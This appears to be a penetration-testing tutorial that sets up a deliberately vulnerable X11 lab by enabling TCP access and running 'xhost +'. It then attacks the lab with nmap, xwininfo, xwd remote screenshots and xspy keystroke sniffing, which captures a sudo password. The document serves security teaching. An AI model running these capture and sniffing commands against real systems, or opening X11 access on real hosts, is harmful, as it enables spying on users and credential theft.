# Penetration Testing on X11 Server

June 10, 2018    By Raj Chandel

X is an architecture-independent system for remote graphical user interfaces and input device capabilities. Each person using a networked terminal has the ability to interact with the display with any type of user input device.

Source: Wikipedia

In most cases, the X Server's access control is disabled. But if enabled, it allows anyone to connect to the server. This Vulnerability is called **X11 Server Unauthenticated Access Open**. You can get more information from here.

For a proper demonstration, we will have to set up an X11 Lab with this Vulnerability.

## Lab Setup

We will use an Ubuntu 14.04 system for this Vulnerable Lab setup. After the basic installation of the Ubuntu Server(LAMP), we will focus on locating the "lightdm.conf" file.


The Location of this file is: **/etc/lightdm/lightdm.conf**.

But if you can't seem to find this at that location, you can get it for yourself from here.

**NOTE**: As all the files we are going to edit are accessible to the root user and the commands we are going to run are also for the root user. So to avoid the usage of sudo again and again, we are using a root terminal. To get the root terminal run "sudo bash" command in your terminal.

To edit the file, we will use gedit.


```
gedit /etc/lightdm/lightdm.conf
```



```
root@ubuntu:~# gedit /etc/lightdm/lightdm.conf

(gedit:2972): IBUS-WARNING **: The owner of /home/ubuntu/.config/ibus/bu
 root!
```

To create vulnerability, we will uncomment the following line in lightdm.conf as shown below :


```
xserver-allow-tcp=true
```



```
#
# type = Seat type (local, xremote, unity)
# pam-service = PAM service to use for login
# pam-autologin-service = PAM service to use for autologin
# pam-greeter-service = PAM service to use for greeters
# xserver-backend = X backend to use (mir)
# xserver-command = X server command to run (can also contain
arguments e.g. X -special-option)
# xmir-command = Xmir server command to run (can also contain
arguments e.g. Xmir -special-option)
# xserver-config = Config file to pass to X server
# xserver-layout = Layout to pass to X server
xserver-allow-tcp = True if TCP/IP connections are allowed to this X
server
# xserver-share = True if the X server is shared for both greeter
and session
# xserver-hostname = Hostname of X server (only for type=xremote)
# xserver-display-number = Display number of X server (only for
type=xremote)
# xdmcp-manager = XDMCP manager to connect to (implies xserver-allow-
```

Now that we have saved the changes made in the conf file, to make them come in effect, we will restart the lightdm service.

```
service lightdm restart
```




```
root@ubuntu:~# service lightdm restart
```

Now when the lightdm service restarts, we will disable the access control with the following command. This will allow clients on the network to get connected to the server.

```
xhost +
```

And That’s it. We have successfully created the X11 Vulnerable Server.




```
root@ubuntu:~# xhost +
access control disabled, clients can connect from any host
root@ubuntu:~# 
```

# Penetration Testing of X11 Server

To begin Penetration Testing, we will start with the enumeration of the Vulnerable Server. To do a port enumeration we will use the nmap tool.

```
nmap -sV 192.168.1.109
```




```
root@kali:~# nmap -sV 192.168.1.109
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-09 05:54 EDT
Nmap scan report for 192.168.1.109
Host is up (0.0044s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.2
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux;
l 2.0)
80/tcp   open  http    Apache httpd 2.4.7 ((Ubuntu))
6000/tcp open  X11     X.Org (open)
MAC Address: 24:FD:52:BB:8D:8B (Liteon Technology)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.88 seconds
```

As we can see from the image that we have the TCP port 6000 open on the Server (192.168.1.109). Also, it is running the X11 service on that port.

Nmap has a script, which checks if the attacker is allowed to connect to the X Server. We can check if the X Server allows us the connection as shown below.

```
nmap 192.168.1.109 -p 6000 --script x11-access
```

We can clearly see from the image provided that the X Server allows us access.



```
root@kali:~# nmap 192.168.1.109 -p 6000 --script x11-access
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-09 05:58 EDT
Nmap scan report for 192.168.1.109
Host is up (0.029s latency).

PORT     STATE SERVICE
6000/tcp open  X11
|_x11-access: X server access is granted
MAC Address: 24:FD:52:BB:8D:8B (Liteon Technology)

Nmap done: 1 IP address (1 host up) scanned in 15.76 seconds
```

## XWININFO


This is the built-in utility in Kali, it shows the window's information for X Service. xwininfo can be used to get information about the windows opened on the target system.

```
xwininfo -root -tree -display 192.168.1.109:0
```

- Root = specifies that X's root window is the target window
- Tree = displays the names of the windows
- Display = specify the server to connect to

We can extract much information from the screenshot like:

- The victim has Gnome Terminal Opened
- The victim is a VMware user
- The victim has Nautilus (Ubuntu File Browser) Opened



```
root@kali:~# xwininfo -root -tree -display 192.168.1.109:0

xwininfo: Window id: 0x165 (the root window) (has no name)

  Root window id: 0x165 (the root window) (has no name)
  Parent window id: 0x0 (none)
     74 children:
     0x3000007 "Terminal": ()  10x10+-100+-100  +-100+-100
     0x3000004 (has no name): ()  1x1+-1+-1  +-1+-1
     0x3000001 "Terminal": ("gnome-terminal" "Gnome-terminal")  10x10+10+10
10
        1 child:
        0x3000002 (has no name): ()  1x1+-1+-1  +9+9
     0x1e00009 (has no name): ()  1362x2+2+767  +2+767
     0x1e00007 (has no name): ()  2x764+1365+2  +1365+2
     0x1e00008 (has no name): ()  1362x2+2+-1  +2+-1
     0x1e00006 (has no name): ()  2x764+-1+2  +-1+2
     0x2a00026 "vmware-user": ()  10x10+-100+-100  +-100+-100
     0x2000004 (has no name): ()  1x1+-1+-1  +-1+-1
     0x260014b "nautilus": ("nautilus" "Nautilus")  174x37+1367+769  +1367+7
        1 child:
        0x260014c (has no name): ()  1x1+-1+-1  +1366+768
```

## XWD

It is an X Window System utility that helps in taking screenshots. On our Kali System, we will use the xwd to take the screenshot of Xserver. This utility takes the screenshots in xwd format.


```
xwd -root -screen -silent -display 192.168.1.109:0 > screenshot.xwd
```

Root = indicates that the root window should be selected for the window dump

Screen = indicates that the GetImage request used to obtain the image


Silent = Operate silently, i.e. don’t ring any bells before and after dumping the window.

Display = specify the server to connect to



```
root@kali:~# xwd -root -screen -silent -display 192.168.1.109:0 > screenshot.xwd
root@kali:~#
```


After running the aforementioned command, we will successfully capture a screenshot from the victim system.



"screenshot.xwd" selected (4.2 MB)


Here we have the screenshot captured by the xwd, but it is in .xwd format, so to view it we will have to convert it to a viewable format like .png

```
convert screenshot.xwd screenshot.png
```




```
root@kali:~# convert screenshot.xwd screenshot.png
root@kali:~#
```

This command will convert the xwd to a png file. After running this command, we can find out screenshot in the png file format as shown below:



"screenshot.png" selected (814.7 kB)


On opening the png file we can see that the xwd tool has successfully captured the screenshot of the target system.



# XSPY


It is a built-in tool Kali Linux for the X Window Servers. XSPY is a sniffer, it sniffs keystrokes on the remote or local X Server.

```
xspy 192.168.1.109
```



```
root@kali:~# xspy 192.168.1.109
opened 192.168.1.109:0 for snoopng
terminal
sudo bash
1234
aptminusget update
```

As we can see from the given screenshot that we got the user password as the victim have unknowingly entered the password. Also, see that the password is not visible on the Server terminal but as the xspy captures the keys typed, hence we have the password typed.



```
ubuntu@ubuntu:~$ sudo bash
[sudo] password for ubuntu:
root@ubuntu:~# apt-get update
```

